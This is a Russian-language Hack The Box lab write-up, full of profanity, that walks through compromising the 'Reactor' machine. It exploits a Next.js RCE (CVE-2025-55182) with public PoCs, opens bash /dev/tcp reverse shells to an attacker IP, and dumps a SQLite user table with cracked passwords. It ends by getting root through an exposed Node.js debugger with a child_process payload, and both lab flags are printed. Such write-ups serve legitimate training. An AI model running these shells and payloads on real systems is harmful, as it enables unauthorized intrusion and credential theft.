



1. Использовал команду (1) и нашел открытые порты: 22 и 3000

```
sudo nmap -sV -sC -p- -open -min-rate 5000 ip (1)
```

2. Перешел в браузере по ссылке `http://IP:3000` и увидел программу для мониторинга реактора



3. Установил Wappalyser и увидел, что используется Next.js версии 15.0.3



4. Нашел уязвимость, а именно RCE -> [CVE-2025-55182](#)

5. Проверил работает ли - да работает.

```
(kali@kali)-[~]  
$ python poc.py http://10.129.4.52:3000/ 1  
500  
0:{ "a": "$@1", "f": "", "b": "L3bimJe_3LvBcFWAnK5L4" }  
1:E{ "digest": "4068117217" }
```

6. Запускаем прослушку 'nc -nlvp 4444' и используем команду (2), чтобы получить шелл

```
python poc.py http://IP:3000/ "sh -i >& /dev/tcp/IP/4444 0>&1" (2)
```

```
(kali㉿kali)-[~]
$ python poc.py http://10.129.4.52:3000/ "sh -i >& /dev/tcp/10.10.15.140/4444 0>&1"
500
0:{"a":"$@1","f":"","b":"L3bimJe_3LvBcFWAnK5L4"}
1:E{"digest":"3503480161"}

(kali㉿kali)-[~]
$ rlwrap nc -nlvp 4444
listening on [any] 4444 ...
|
```

6.1 Все пошло как обычно по пизде, поэтому пробуем другой POC ->
<https://github.com//nehkark/CVE-2025-55182> , команду используем ту же.

```
(kali㉿kali)-[~]
$ python poc2.py -u http://10.129.4.52:3000/ -c "sh -i >& /dev/tcp/10.10.15.140/4444 0>&1"
React2Shell PoC - CVE-2025-55182

[+] Target URL : http://10.129.4.52:3000/
[+] Command    : sh -i >& /dev/tcp/10.10.15.140/4444 0>&1

[+] Sending crafted Flight payload...
[+] HTTP status: 500

[v] RCE confirmed. Command output:

3503480161
```

Ответа также нихуя нет. Айпишник использую правильный, рот ебал, короче.

6.2 Помогло изменить команду, типо ебанный sh может не отпратывать, из-за того, что он передается через питон, а не через bash + типо в некоторых системах sh это dash, и в нем вообще нахуй нет /dev/tcp, поэтому надо использовать такой вариант
-c "bash -c 'bash -i >& /dev/tcp/10.10.15.140/4444 0>&1'"

```
listening on [any] 4444 ...
connect to [10.10.15.140] from (UNKNOWN) [10.129.4.52] 54318
bash: cannot set terminal process group (1409): Inappropriate ioctl for device
bash: no job control in this shell
node@reactor:/opt/reactor-app$ ls
ls
app
next.config.js
node_modules
package.json
package-lock.json
reactor.db
node@reactor:/opt/reactor-app$ |
```

7. Соответственно, получить доступ к папке где лежит флаг мы не можем, поэтому возвращаемся к 6.2 и видим файл reactor.db. Собственно из него нужно извлечь логин и пароль пользователя под которыми мы войдем по ssh

```
node@reactor:/opt/reactor-app$ ls /home/node
ls /home/node
node@reactor:/opt/reactor-app$ ls /home/engineer
ls /home/engineer
ls: cannot open directory '/home/engineer': Permission denied
node@reactor:/opt/reactor-app$ |
```

8. Используем команду (3) и получаем дамп БД, соответственно надо подобрать хэш к логину и можем релаться по ssh

```
sqlite3 reactor.db ".dump" (3)
```

(3)

```

sqlite3 reactor.db ".dump"
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE users (
  id INTEGER PRIMARY KEY,
  username TEXT NOT NULL,
  password_hash TEXT NOT NULL,
  role TEXT NOT NULL,
  email TEXT
);
INSERT INTO users VALUES(1,'admin','a203b22191d744a4e70ada5c101b17b8','administrator','admin@reactor.htb');
INSERT INTO users VALUES(2,'engineer','39d97110eafe2a9a68639812cd271e8e','operator','engineer@reactor.htb');
CREATE TABLE sensor_logs (
  id INTEGER PRIMARY KEY,
  timestamp DATETIME DEFAULT CURRENT_TIMESTAMP,
  sensor_id TEXT,
  reading REAL,
  status TEXT
);
INSERT INTO sensor_logs VALUES(1,'2025-12-28 14:32:01','CORE_TEMP_01',324.5,'NOMINAL');
INSERT INTO sensor_logs VALUES(2,'2025-12-28 14:32:01','PRESSURE_01',155.19999999999998,'NOMINAL');
INSERT INTO sensor_logs VALUES(3,'2025-12-28 14:32:01','COOLANT_FLOW',18.399999999999998,'CAUTION');
COMMIT;

```

(1) admin - HETY

(2) engineer - reactor1

9. Логинимся по ssh под уз (2) и берем первый флаг

```
(kali㉿kali)-[~/Pentest/HTB-Labs/Season11/Reactor]
$ ssh engineer@10.129.245.214
The authenticity of host '10.129.245.214 (10.129.245.214)' can't be established.
ED25519 key fingerprint is: SHA256:9v9mCPC4gn2EN/IbKKwhV8KZonVTsVPorFhlTkNByPM
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.245.214' (ED25519) to the list of known hosts.
engineer@10.129.245.214's password:
```

ReactorWatch Core Monitoring System
Nuclear Dynamics Corp. - Site 7

AUTHORIZED PERSONNEL ONLY

```
Last login: Tue May 26 04:08:52 2026 from 10.10.15.140
```

```
engineer@reactor:~$
```

флаг - e5e501b1b211c3fba545ecee b5f9fec5

10. Запускаем команду (4) и видим порт 9229, который отвечает за отладчик в node.js

```
bash netstat -tlnp (4)
```

```
engineer@reactor:~$ netstat -tlnp
(No info could be read for "-p": geteuid()=1000 but you should be root.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:9229          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.54:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::3000                  :::*                    LISTEN      -
tcp6       0      0 :::22                    :::*                    LISTEN      -
```

11. Подключаемся к отладчику с помощью команды (5) и попадаем в него

```
node inspect 127.0.0.1:9229 (5)
```

```
engineer@reactor:~$ node inspect 127.0.0.1:9229
connecting to 127.0.0.1:9229 ... ok
debug> |
```

12. Грузим в него пэйлоад (6) и лутаем флаг

```
exec('process.mainModule.require("child_process").execSync("cat
/root/root.txt").toString()')
(6)
```

флаг - 23dd449869afe18f52396ebb171d21b9

Пункт 6 и 6.2 пояснение к команде:

В чем же прек этой команды

```
bash -i >& /dev/tcp/IP/4444 0>&1
```

1. `bash -i` -> запускает новую оболочку `Bash` в интерактивном режиме, т.е оболочка как в терминале
2. `&` - перенаправление обоих потоков выводов, т.е чтение и запись файла или по другому команда выглядит так:
`> /dev/tcp/IP/PORT 2>&1`
 - 2.1) `>` - перенаправление `stdout` (файловый дескриптор 1)
 - 2.2) `2>&1` - перенаправление `stderr` (файловый дескриптор 2), туда же, куда указывает `stdout`
3. `/dev/tcp/IP/PORT` - открывает `TCP` соединение с указанным хостом и портом, работает только в баш, работает как сокет, притворяющийся файлом
4. `0>&1` - перенаправление ввода, где
 - 4.1) `0` - файловый дескриптор `stdin` - стандартный ввод
 - 4.2) `>&1` - сделай то же, что и дескриптор 1,

4.3) Дескриптор 1 указывает на TCP соединение и соответственно, теперь `stdin` читает данные из того же TCP соединения

ИТОГ: перенаправляя файловые дескрипторы, оболочка превращается в полноценный `revershell`. Также нет у этой штуки временных файлов - все в памяти, соединение проходит через `NAT`, и обеспечивает двустороннюю связь и ввод и вывод.

Команда:

```
sh -i >& /dev/tcp/IP/PORT 0>&1
```

работает также, но, `sh` может быть `dash`, `ash`, `busybox`, а также может редко работать `/dev/tcp`, так как это фича `bash`

Пункт 12 пояснение:

Короче хуйня в том, что `node.js` уже запущен от `root`, соответственно можно выполнять любые действия, которые может делать `root`

```
debug> exec('process.mainModule.require("child_process").execSync("whoami").toString()')
'root\n'
```

Вся магия заключена строго в этой хуйне:

```
exec('process.mainModule.require("child_process").execSync("").toString()')
```

Как это работает:

1. `exec` - говорит отладчику запусти вот этот JS код, в контексте приложения
2. `process` - глобальный объект, ну сам процесс
3. `mainModule` - ссылка на главный модуль приложения, точка входа
4. `require` - функция для импорта модулей
5. `child_process` - встроенный в Node.js модуль, который позволяет управлять дочерними процессами, т.е. запускать скрипты на разных языках, а также организовывать параллельное выполнение задач
6. `execSync` - синхронное выполнение системной команды, которая выполняет shell-команды
7. `""` - сама системная команда, будь то `cat`, `ls`, `id`, `whoami`
8. Результат возвращает в виде бинарных данных, поэтому
9. `toString` - преобразует бинарные данные в обычную строку